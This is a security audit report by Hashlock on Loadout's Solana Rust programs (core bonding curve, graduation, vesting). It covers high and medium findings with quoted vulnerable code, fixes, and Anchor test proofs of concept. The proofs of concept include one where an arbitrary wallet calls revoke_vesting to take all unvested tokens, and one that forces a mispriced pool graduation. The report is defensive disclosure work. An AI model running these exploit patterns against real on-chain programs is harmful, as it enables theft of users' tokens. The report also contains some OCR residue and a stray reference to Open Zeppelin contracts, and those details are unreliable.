hashlock.

Security Audit

Loadout (dApp)

April 2026

info@hashlock.com.au

Hashlock Pty Ltd

Table of Contents

CAUTION

THIS DOCUMENT IS A SECURITY AUDIT REPORT AND MAY CONTAIN CONFIDENTIAL INFORMATION. THIS INCLUDES IDENTIFIED VULNERABILITIES AND MALICIOUS CODE WHICH COULD BE USED TO COMPROMISE THE PROJECT. THIS DOCUMENT SHOULD ONLY BE FOR INTERNAL USE UNTIL ISSUES ARE RESOLVED. ONCE VULNERABILITIES ARE REMEDIATED, THIS REPORT CAN BE MADE PUBLIC. THE CONTENT OF THIS REPORT IS OWNED BY HASHLOCK PTY LTD FOR USE OF THE CLIENT.

Executive Summary


The Loadout team partnered with Hashlock to conduct a security audit of their program. Hashlock manually and proactively reviewed the code in order to ensure the project's team and community that the deployed contracts are secure.

Project Context


The Loadout Rewards page is part of a broader Web3 gaming platform that enables game studios to fund development through community participation and blockchain-based mechanics. In this context, the rewards system functions as an incentive layer where users (players or early supporters) can earn benefits—such as priority access, in-game assets, or future value—by engaging with upcoming games, backing projects early, or participating in the ecosystem. Built on the Solana blockchain, the platform emphasizes a "community-funded" model in which demand is created before launch, aligning player incentives with game success and turning engagement into tangible, tradeable rewards.


Project Name: Loadout
Project Type: dApp
Website: https://app.loadout.xyz/
Logo:

Visualised Context:



Project Visuals:





Audit Scope

We at Hashlock audited the Rust code within the Loadout project, the scope of work included a comprehensive review of the smart contracts listed below. We tested the smart contracts to check for their security and efficiency. These tests were undertaken primarily through manual line-by-line analysis and were supported by software-assisted testing.

Description	**Loadout Programs**
Network	**Solana**
Language	**Rust**
Audit Date	**April, 2026**
Program 1	loadout-core
Program 2	graduation
Program 3	vesting
Program 4	constant.rs
Program 5	error.rs
Program 6	events.rs
Program 7	lib.rs
Program 8	types.rs
Program 9	mod.rs
Program 10	proxy_buy.rs
Program 11	proxy_sell.rs
Audited GitHub Commit Hash	3486f26194ea48fe533b11eca1e5e7d2f8678da0
Fix Review GitHub Commit Hash	7f18c50462c2e2a534a818a1790a8577388e75eb

Security Rating

After Hashlock's Audit, we found the smart contracts to be **"Secure"**. The contracts all follow simple logic, with correct and detailed ordering. They use a series of interfaces, and the protocol uses a list of Open Zeppelin contracts.

The 'Hashlocked' rating is reserved for projects that ensure ongoing security via bug bounty programs or on chain monitoring technology.

All issues uncovered during automated and manual analysis were meticulously reviewed and applicable vulnerabilities are presented in the Audit Findings section. The list of audited assets is presented in the Audit Scope section and the project's contract functionality is presented in the Intended Smart Contract Functions section.

All vulnerabilities initially identified have now been resolved or acknowledged.

Hashlock found:

4 High severity vulnerabilities

5 Medium severity vulnerabilities

19 Low severity vulnerabilities

9 QA

Caution: *Hashlock's audits do not guarantee a project's success or ethics, and are not liable or responsible for security. Always conduct independent research about any project before interacting.*

Intended Smart Contract Functions

Claimed Behaviour	Actual Behaviour
loadout-core - Projects are created with a bonding curve, a SOL treasury target, and an optional team vesting schedule - Price follows a constant-product formula - rises on buys, falls on sells - Each trade splits SOL into a treasury fee, protocol fee, and optional referral reward; the remainder drives the swap - Traders can register as referrers and earn a cut of the protocol fee on referred trades - Once treasury fees reach the target, the bonding curve freezes and funds are handed to the graduation program - The project creator can withdraw their team allocation linearly over time after launch - Protocol fee rates and referral rates are controlled by the admin and take effect immediately	**Program achieves this functionality.**
graduation - Takes the frozen bonding curve reserves and creates a Meteora DLMM liquidity pool at the bonding curve's final price - The LP position is permanently locked - only trading fee income can be claimed by the protocol admin	**Program achieves this functionality.**
vesting	**Program achieves this**

- Locks tokens in a vault for a named beneficiary with a cliff and linear vesting schedule - Beneficiary can claim accrued tokens any time after the cliff. Cumulative claims are tracked on-chain. - Schedules can be revoked, returning unvested tokens and permanently blocking further claims	**functionality.**

Code Quality

This audit scope involves the smart contracts of the Loadout project, as outlined in the Audit Scope section. All contracts, libraries, and interfaces mostly follow standard best practices and to help avoid unnecessary complexity that increases the likelihood of exploitation, however, some refactoring were recommended to optimize security measures.

The code is very well commented on and closely follows best practice nat-spec styling. All comments are correctly aligned with code functionality.

Audit Resources

We were given the Loadout project smart contract code in the form of GitHub access.

As mentioned above, code parts are well commented. The logic is straightforward, and therefore it is easy to quickly comprehend the programming flow as well as the complex code logic. The comments are helpful in providing an understanding of the protocol's overall architecture.

Dependencies

As per our observation, the libraries used in this smart contracts infrastructure are based on well-known industry standard open source projects.
Apart from libraries, its functions are used in external smart contract calls.

Severity Definitions

The severity levels assigned to findings represent a comprehensive evaluation of both their potential impact and the likelihood of occurrence within the system. These categorizations are established based on Hashlock's professional standards and expertise, incorporating both industry best practices and our discretion as security auditors. This ensures a tailored assessment that reflects the specific context and risk profile of each finding.

Significance	Description
High	High-severity vulnerabilities can result in loss of funds, asset loss, access denial, and other critical issues that will result in the direct loss of funds and control by the owners and community.
Medium	Medium-severity issues should be resolved before deployment. While they do not typically lead to a complete loss of funds, they may result in partial loss of funds or unintended behavior under certain conditions.
Low	Low-level vulnerabilities are areas that lack best practices that may cause small complications in the future.
Gas	Gas Optimisations, issues, and inefficiencies.
QA	Quality Assurance (QA) findings are informational and don't impact functionality. Supports clients improve the clarity, maintainability, or overall structure of the code.

Status Definitions

Each identified security finding is assigned a status that reflects its current stage of remediation or acknowledgment. The status provides clarity on the handling of the issue and ensures transparency in the auditing process. The statuses are as follows:

Significance	Description
Resolved	The identified vulnerability has been fully mitigated either through the implementation of the recommended solution proposed by Hashlock or through an alternative client-provided solution that demonstrably addresses the issue.
Acknowledged	The client has formally recognized the vulnerability but has chosen not to address it due to the high cost or complexity of remediation. This status is acceptable for medium and low-severity findings after internal review and agreement. However, all high-severity findings must be resolved without exception.
Unresolved	The finding remains neither remediated nor formally acknowledged by the client, leaving the vulnerability unaddressed.

Audit Findings

High

[H-01] revoke_vesting#handler - Missing admin identity constraint on Signer allows any wallet to steal unvested tokens and permanently block beneficiary claims

Description

The vesting program has no runtime mechanism to verify that the caller of `revoke_vesting` or `init_vesting` is the legitimate project admin. The program imports `loadout-core` with the no-entrypoint feature, which provides only the program ID constant. No Project account is ever passed or read. The VestingSchedule struct stores no admin field. The `admin: Signer<'info>` field in both instructions carries no `has_one` or constraint annotation.

The `VestingError::Unauthorized` error code (`6060`) exists and is correctly applied in `claim_vested` via `has_one = beneficiary`, but is never referenced in `revoke_vesting` or `init_vesting`.

Vulnerability Details

In `revoke_vesting`, the admin account is accepted without any identity verification:

```
// programs/vesting/src/instructions/revoke_vesting.rs

pub struct RevokeVesting<'info> {

    #[account(

        mut,

        seeds = [SEED_VESTING, project_id.to_le_bytes().as_ref(),
beneficiary.key().as_ref()],

        bump = vesting_schedule.bump,

        constraint = !vesting_schedule.revoked @ VestingError::VestingRevoked,

    )]

    pub vesting_schedule: Account<'info, VestingSchedule>,
```

```
    // ... vault, authority PDAs (seeds-validated) ...
    /// Where forfeited (unvested) tokens are returned.
    #[account(
        mut,
        token::mint = vesting_schedule.token_mint,
    )]
    pub return_token_account: Account<'info, TokenAccount>,  // Only mint checked

    /// CHECK: beneficiary key used in PDA derivation.
    pub beneficiary: UncheckedAccount<'info>,

    /// Project admin who can revoke.
    pub admin: Signer<'info>,  // No has_one, no constraint, no identity check

    pub token_program: Program<'info, Token>,
}
```

The `return_token_account` field has only a `token::mint` constraint - no check on authority, owner, or destination address. The attacker supplies their own token account.

The handler calls `compute_claimable` and transfers the forfeited portion to `return_token_account`:

```
pub fn handler(ctx: Context<RevokeVesting>, project_id: u64) -> Result<()> {
    let clock = Clock::get()?;
    let schedule = &ctx.accounts.vesting_schedule;

    let (total_vested, _claimable) = schedule
        .compute_claimable(clock.unix_timestamp)
        .ok_or(VestingError::MathOverflow)?;
```

```
    let forfeited = schedule
        .total_allocation
        .checked_sub(total_vested)
        .ok_or(VestingError::MathOverflow)?;
    if forfeited > 0 {
        // Transfers ALL forfeited tokens to return_token_account (attacker-controlled)
        token::transfer(
            CpiContext::new_with_signer(/* vesting_authority PDA signs */),
            forfeited,
        )?;
    }
    let schedule = &mut ctx.accounts.vesting_schedule;
    schedule.revoked = true;        // Permanent - beneficiary can never claim
    schedule.forfeited = forfeited;
    Ok(())
}
```

The same missing admin check exists in `init_vesting`:

```
pub struct InitVesting<'info> {
    #[account(init, payer = admin, /* ... seeds ... */)]
    pub vesting_schedule: Account<'info, VestingSchedule>,
    // ...
    #[account(mut)]
    pub admin: Signer<'info>,  // Any signer accepted - no identity check
    // ...
}
```

Compare with `claim_vested`, which correctly restricts access:

```
pub struct ClaimVested<'info> {
    #[account(
        mut,
        // ...
        has_one = beneficiary @ VestingError::Unauthorized,  // Identity check present
```

```
    )]
    pub vesting_schedule: Account<'info, VestingSchedule>,
    pub beneficiary: Signer<'info>,
}
```

Proof of Concept

```
it("ATTACKER (random wallet, NOT admin) calls revoke_vesting and steals ALL tokens",
async () => {

  const attacker = Keypair.generate();

  const sig = await provider.connection.requestAirdrop(attacker.publicKey,
LAMPORTS_PER_SOL);

  await provider.connection.confirmTransaction(sig);

  const attackerTokenAccount = getAssociatedTokenAddressSync(tokenMint,
attacker.publicKey);

  // ... create attacker ATA ...

  const [vestingPda] = PublicKey.findProgramAddressSync(

    [Buffer.from("vesting"), projectIdBuf, beneficiary.publicKey.toBuffer()],

    vestingProgram.programId

  );

  // ... derive vault and authority PDAs ...

  // THE EXPLOIT: attacker signs as "admin", directs tokens to own account

  await vestingProgram.methods

    .revokeVesting(projectId)

    .accountsPartial({

      vestingSchedule: vestingPda,

      vestingVault: vestingVaultPda,

      vestingAuthority: vestingAuthPda,

      returnTokenAccount: attackerTokenAccount,  // Attacker's own account

      beneficiary: beneficiary.publicKey,
```

```
      admin: attacker.publicKey,                // NOT the legitimate admin
      tokenProgram: TOKEN_PROGRAM_ID,
    })
    .signers([attacker])
    .rpc();
  const attackerBal = await
provider.connection.getTokenAccountBalance(attackerTokenAccount);
  assert.equal(attackerBal.value.amount, totalAllocation.toString());
  const schedule = await vestingProgram.account.vestingSchedule.fetch(vestingPda);
  assert.equal(schedule.revoked, true);
});
```

Impact

Any on-chain participant can steal 100% of unvested tokens from any vesting schedule across all Studio Launch projects. If attacked before the cliff, the entire allocation is forfeited.

Any wallet can call `init_vesting` and permanently squat the PDA slot for any (`project_id`, `beneficiary`) pair, blocking the legitimate admin from creating the real vesting schedule.

Recommendation

Pass the `loadout-core` Project account (verified by `owner = loadout_core::ID` and PDA seeds `[b"project", project_id]`) to both `revoke_vesting` and `init_vesting`. Verify `project.admin == admin.key()` before any state mutation. Constrain return_token_account to a protocol-controlled destination such as the project token vault PDA.

Status

Resolved

[H-02] init_vesting#handler - Unvalidated `cliff_offset` and `start_ts` enable permanent token lock via negative cliff and instant vesting bypass via past `start_ts`

Description

The `init_vesting` handler does not validate `cliff_offset` for sign or `start_ts` against the current block timestamp. The error code `InvalidStartTime` (`6068`) is defined in `errors.rs` but is never used anywhere in the codebase.

Vulnerability Details

`cliff_offset: i64` is accepted without sign validation:

```
// programs/vesting/src/instructions/init_vesting.rs:95-98
let cliff_ts = params
    .start_ts
    .checked_add(params.cliff_offset)  // cliff_offset can be negative
    .ok_or(VestingError::MathOverflow)?;
```

A negative `cliff_offset` creates `cliff_ts < start_ts`. In `compute_claimable`, when `cliff_ts <= now < start_ts`:

```
// programs/vesting/src/state/vesting_schedule.rs:48-64
pub fn compute_claimable(&self, now: i64) -> Option<(u64, u64)> {
    if self.revoked || now < self.cliff_ts {
        return Some((0, 0));           // cliff_ts already passed, does NOT return early
    }
    // ...
    let elapsed = (now.checked_sub(self.start_ts)?) as u128;
    //             ^^^ returns Some(-600) for negative result (valid i64, NOT None)
    //             ^^^ Rust sign-extends i64 to u128: (-600_i64) as u128 = 2^128 - 600
    //             ^^^ = 340_282_366_920_938_463_463_374_607_431_768_210_856
    let vested = (self.total_allocation as u128).checked_mul(elapsed)? / duration;
    //             ^^^ checked_mul(1_000_000_000, 2^128 - 600) overflows u128 -> returns
None
```

```
    //              ^^^ the ? propagates None, compute_claimable returns None ->
MathOverflow
```

Rust's `i64::checked_sub` returns `Some` for negative-but-representable results, not None. The subsequent as `u128` cast performs sign extension (not truncation): the `i64` value is first sign-extended to `i128`, then reinterpreted as `u128`. This produces `(-600_i64)` as `u128 = 2^128 - 600 = 340_282_366_920_938_463_463_374_607_431_768_210_856`, a value near `u128::MAX`. The subsequent `checked_mul(total_allocation, elapsed)` overflows `u128`, returning `None`. The `?` operator propagates `None` from `compute_claimable`, and both `claim_vested` and `revoke_vesting` fail with `MathOverflow` at the `.ok_or(VestingError::MathOverflow)?` call.

Both `claim_vested` and `revoke_vesting` call `compute_claimable`. Both permanently revert at the same point. No recovery path exists - tokens are locked in the vesting vault forever.

Separately, `start_ts` accepts any `i64` value. Setting `start_ts = 0` with a 6-month duration places `end_ts` in 1970. `compute_claimable` immediately returns `total_vested = total_allocation`, defeating the entire vesting mechanism.

Proof of Concept

```
it("Negative cliff_offset permanently locks tokens - both claim and revoke fail", async
() => {
  const now = Math.floor(Date.now() / 1000);
  await vestingProgram.methods
    .initVesting({
      projectId,
      totalAllocation,
      startTs: new BN(now + 600),       // 10 min in the future
      duration: new BN(31_536_000),      // 12 months (valid preset)
      cliffOffset: new BN(-1200),        // NEGATIVE cliff_offset
    })
    // ... accounts ...
    .rpc();

  const schedule = await vestingProgram.account.vestingSchedule.fetch(vestingPda);
```

```
  assert.ok(schedule.cliffTs.lt(schedule.startTs)); // cliff_ts < start_ts

  // CLAIM FAILS
  try {
    await vestingProgram.methods.claimVested(projectId) /* ... */ .rpc();
    assert.fail("Claim should have failed");
  } catch (err: any) {
    assert.include(err.toString(), "MathOverflow");
  }

  // REVOKE ALSO FAILS
  try {
    await vestingProgram.methods.revokeVesting(projectId) /* ... */ .rpc();
    assert.fail("Revoke should have failed");
  } catch (err: any) {
    assert.include(err.toString(), "MathOverflow");
  }

  // TOKENS PERMANENTLY LOCKED
  const vaultBal = await provider.connection.getTokenAccountBalance(vestingVaultPda);
  assert.equal(vaultBal.value.amount, totalAllocation.toString());
});
```

Impact

A schedule created with negative `cliff_offset` permanently locks all allocated tokens with no recovery path. A schedule created with past `start_ts` makes all tokens immediately claimable, bypassing the vesting lockup entirely. Both paths can be triggered by any caller due to H-01's missing admin check.

Recommendation

```
require!(params.cliff_offset >= 0, VestingError::InvalidStartTime);

require!(params.start_ts >= Clock::get()?.unix_timestamp,
VestingError::InvalidStartTime);
```

```
require!(cliff_ts <= end_ts, VestingError::InvalidStartTime);
```

Status

Resolved

[H-03] graduate#handler - Permissionless caller allows any wallet to graduate projects and create mispriced Meteora DLMM pool

Description

The graduate instruction accepts any signer as caller with no role restriction. Combined with caller-controlled pool initialization parameters, any wallet can trigger graduation once a project's treasury target is met.

Vulnerability Details

```
// programs/graduation/src/instructions/graduate.rs:86-102

#[account(mut)]

pub caller: Signer<'info>,  // Any wallet can call - no executor/admin check


pub fn handler<'info>(ctx: Context<Graduate<'info>>, project_id: u64, active_id: i32) ->
Result<()> {

    require!(

        active_id >= MIN_ACTIVE_ID && active_id <= MAX_ACTIVE_ID,

        GraduationError::InvalidActiveId

    );

    // No role check on caller


// programs/graduation/src/instructions/claim_lp_fees.rs:35-41 - CORRECT PATTERN

#[account(

    owner = loadout_core::ID,

    seeds = [SEED_FEE_CONFIG],

    bump,

    seeds::program = loadout_core::ID,

)]

pub fee_config: UncheckedAccount<'info>,  // Admin read and verified in handler
```

Proof of Concept

```
it("Attacker graduates project with wrong active_id via Meteora DLMM", async () => {

  const correctActiveId = computeActiveId(curve.virtualSol, curve.virtualToken,
tokenMint);
```

```
  const attackerActiveId = correctActiveId - 500; // 500 bins off = ~5274% price
deviation


  await gradProgram.methods
    .graduate(projectId, attackerActiveId)
    .accountsPartial({
      lpLock: gp.lpLock,
      project: cp.project,
      bondingCurve: cp.curve,
      caller: attacker.publicKey, // ATTACKER - not admin/executor
      // ... remaining accounts for Meteora DLMM ...
    })
    .remainingAccounts(meteoraAccounts)
    .signers([attacker, positionBase])
    .rpc();


  const lpLock = await gradProgram.account.lpLock.fetch(gp.lpLock);
  assert.ok(lpLock.solDeposited.gt(new BN(0)));  // 39.2 SOL locked at wrong price
  assert.ok(lpLock.tokenDeposited.gt(new BN(0)));  // 433B tokens locked at wrong price
});
```

Impact

Since graduate is fully permissionless, any wallet can trigger the entire graduation flow once a project's treasury target is met, including choosing pool initialization parameters. Combined with the caller-controlled active_id, this lets an unauthorized caller graduate a project into a mispriced Meteora DLMM pool; arbitrage against the mispriced bins drains the locked LP.

Recommendation

Gate graduate on the executor/admin role from `FeeConfig` using the same cross-program read pattern already implemented in `claim_lp_fees`.

Status

Resolved

[H-04] begin_graduation - Project treasury SOL are permanently locked after graduation

Description

The `ProjectTreasury` PDA accumulates SOL from every buy and sell transaction via the treasury fee, but no instruction in the entire program set provides a mechanism to withdraw this accumulated SOL. The only extraction during graduation transfers at most 0.25 SOL for Meteora account rents, leaving the remaining balance permanently inaccessible. Since the `ProjectTreasury` PDA is owned by the loadout-core program, only the program can authorize transfers out, and no such authorization logic exists.

Vulnerability Details

Every graduating project permanently loses approximately 49.75 SOL (50 SOL treasury target minus 0.25 SOL graduation funding).

The `begin_graduation` function transfers SOL from the project treasury PDA to the graduation authority PDA only to cover Meteora account rents, leaving all remaining treasury balance locked:

```
// ── Fund graduation authority from project treasury ──
// Transfer SOL from the project treasury PDA to the graduation authority PDA
// to cover Meteora account rents (BinArrays, Position, LbPair, etc.).
let treasury_seeds: &[&[u8]] = &[
SEED_TREASURY,
project_id_bytes.as_ref(),
&[ctx.bumps.project_treasury],
];
let rent = Rent::get()?;
let treasury_rent_exempt = rent.minimum_balance(0);
let treasury_lamports = ctx.accounts.project_treasury.lamports();
let available = treasury_lamports.saturating_sub(treasury_rent_exempt);
let funding_amount = available.min(GRADUATION_FUNDING_LAMPORTS);
```

Impact

Every project that graduates has its accumulated treasury SOL permanently locked. At the 50 SOL treasury target, approximately 49.75 SOL remains locked per graduated project, affecting 100% of projects that reach graduation. Recovery requires deploying a program upgrade with a new withdrawal instruction.

Recommendation

Add a `withdraw_treasury` instruction to loadout-core gated to the project admin.

Status

Resolved

Medium

[M-01] revoke_vesting#handler - Revocation forfeits only unvested tokens but blocks all future claims, permanently locking vested-but-unclaimed tokens in vault

Description

When a vesting schedule is revoked via `revoke_vesting`, the handler correctly computes the unvested portion and returns it to the admin via `return_token_account`. However, the vested-but-unclaimed portion (`total_vested - claimed`) remains in the vesting vault with no recovery path. The `claim_vested` instruction unconditionally blocks all claims when `revoked == true`, even though the beneficiary has already earned those tokens.

Vulnerability Details

In `revoke_vesting.rs`, the handler computes forfeited tokens and transfers only the unvested portion:

```
// programs/vesting/src/instructions/revoke_vesting.rs
pub fn handler(ctx: Context<RevokeVesting>, project_id: u64) -> Result<()> {
    let clock = Clock::get()?;
    let schedule = &ctx.accounts.vesting_schedule;

    let (total_vested, _claimable) = schedule
        .compute_claimable(clock.unix_timestamp)
        .ok_or(VestingError::MathOverflow)?;

    // forfeited = ONLY the unvested portion
    let forfeited = schedule
        .total_allocation
        .checked_sub(total_vested)
        .ok_or(VestingError::MathOverflow)?;
```

```
    if forfeited > 0 {
        token::transfer(..., forfeited)?;  // Only unvested tokens returned
    }

    schedule.revoked = true;  // Blocks ALL future claims
    schedule.forfeited = forfeited;
    Ok(())
}
```

After execution, vault balance = total_allocation - claimed - forfeited = total_vested - claimed = **unclaimed vested tokens**.

In `claim_vested.rs`, the constraint blocks all claims after revocation:

```
// programs/vesting/src/instructions/claim_vested.rs

#[account(
    mut,
    // ...
    constraint = !vesting_schedule.revoked @ VestingError::VestingRevoked,  // Blocks ALL claims
)]
pub vesting_schedule: Account<'info, VestingSchedule>,
```

No other instruction can extract tokens from the vesting vault. The `vesting_authority` PDA is the sole authority, and after revocation both `claim_vested` and `revoke_vesting` are blocked:

- `claim_vested`: !revoked constraint fails
- `revoke_vesting`: !revoked constraint fails

There is no close instruction for vesting vaults.

Impact

Permanent loss of funds for the beneficiary. When the admin revokes a vesting schedule, any vested-but-unclaimed tokens are irrecoverably locked in the vesting vault

PDA. In the worst case, all vested tokens are stuck. There is no close instruction for vesting vaults, so the locked tokens and associated rent are permanently irrecoverable.

Recommendation

Allow the beneficiary to claim vested tokens after revocation. Store a `vested_at_revocation` field and modify `claim_vested` to allow claiming up to that amount when revoked:

```
// In revoke_vesting handler, before setting revoked:

schedule.vested_at_revocation = total_vested;

// In claim_vested, remove the !revoked constraint.

// In handler, cap claimable at vested_at_revocation when revoked.
```

Status

Resolved

[M-02] withdraw_allocation - The `withdraw_allocation` bypasses vesting cliff

Description

The `withdraw_allocation` instruction in `loadout-core` implements its own vesting calculation that is independent of, and inconsistent with, the vesting program's `VestingSchedule`. It computes a linearly vested amount anchored to `launched_at_ts` with no cliff period, allowing a project admin to withdraw cliff-protected tokens from the very first block after launch.

Vulnerability Details

`withdraw_allocation` computes vested amounts using a linear formula from `project.launched_at_ts` with no cliff check anywhere:

```
// Compute how much is vested and withdrawable
    let withdrawable = if project.vesting_duration > 0 {
        let clock = Clock::get()?;
        let elapsed = clock
            .unix_timestamp
            .checked_sub(project.launched_at_ts)
            .ok_or(LoadoutError::MathOverflow)?;
        let elapsed = elapsed.max(0);

        let vested = if elapsed >= project.vesting_duration {
            // Fully vested
            original_allocation
        } else {
            // Linear vesting: original_allocation * elapsed / vesting_duration
            (original_allocation as u128)
                .checked_mul(elapsed as u128)
                .and_then(|v| v.checked_div(project.vesting_duration as u128))
                .ok_or(LoadoutError::MathOverflow)? as u64
        };

        // Withdrawable = vested - already withdrawn
        vested
            .checked_sub(project.withdrawn_allocation)
            .ok_or(LoadoutError::MathOverflow)?
```

```
    } else {
        // No vesting — all allocation available immediately
        total_allocation
    };
```

By contrast, the vesting program enforces the cliff unconditionally:

```
pub fn compute_claimable(&self, now: i64) -> Option<(u64, u64)> {
        if self.revoked || now < self.cliff_ts {
            return Some((0, 0));
        }
```

As a result, a project admin who sets a 3-month cliff in the vesting schedule cannot have that cliff enforced on `withdraw_allocation`. From block 1 after launch, `elapsed > 0` and the linear formula returns a non-zero withdrawable amount. Additionally, `withdraw_allocation` anchors to `launched_at_ts` while the vesting schedule uses the caller-supplied `start_ts`, so the two programs compute divergent vested amounts even when no cliff is intended.

Impact

A project admin can extract cliff-protected team or treasury allocation tokens immediately after project launch without waiting for the cliff period to expire, defeating the cliff lockup that investors rely upon as a trust signal. The maximum at-risk amount is the total studio launch allocation for the project (up to 40% of token supply), and the bypass is available from the first block after launch with no special conditions.

Recommendation

Align `withdraw_allocation` with the vesting program's cliff logic. Either:

1. Load the `VestingSchedule` account in the `WithdrawAllocation` struct and enforce the same `cliff_ts` check before computing the withdrawable amount
2. Alternatively, remove the independent vesting logic from `withdraw_allocation` entirely and require admins to use the vesting program's `claim_vested` instruction for all allocation withdrawals, making `withdraw_allocation` only callable post-graduation when the vesting program has concluded.

Status

Acknowledged

